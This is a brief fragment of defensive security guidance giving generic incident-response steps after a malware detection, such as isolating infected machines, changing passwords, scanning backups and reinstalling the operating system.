- In case of malware detection, immediately disconnect infected computers from LAN/internet to stop the spread of the malware in the network, change the passwords of all email and online services, take back-ups, scan for malware and viruses in the backups and reinstall the Operating System.

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
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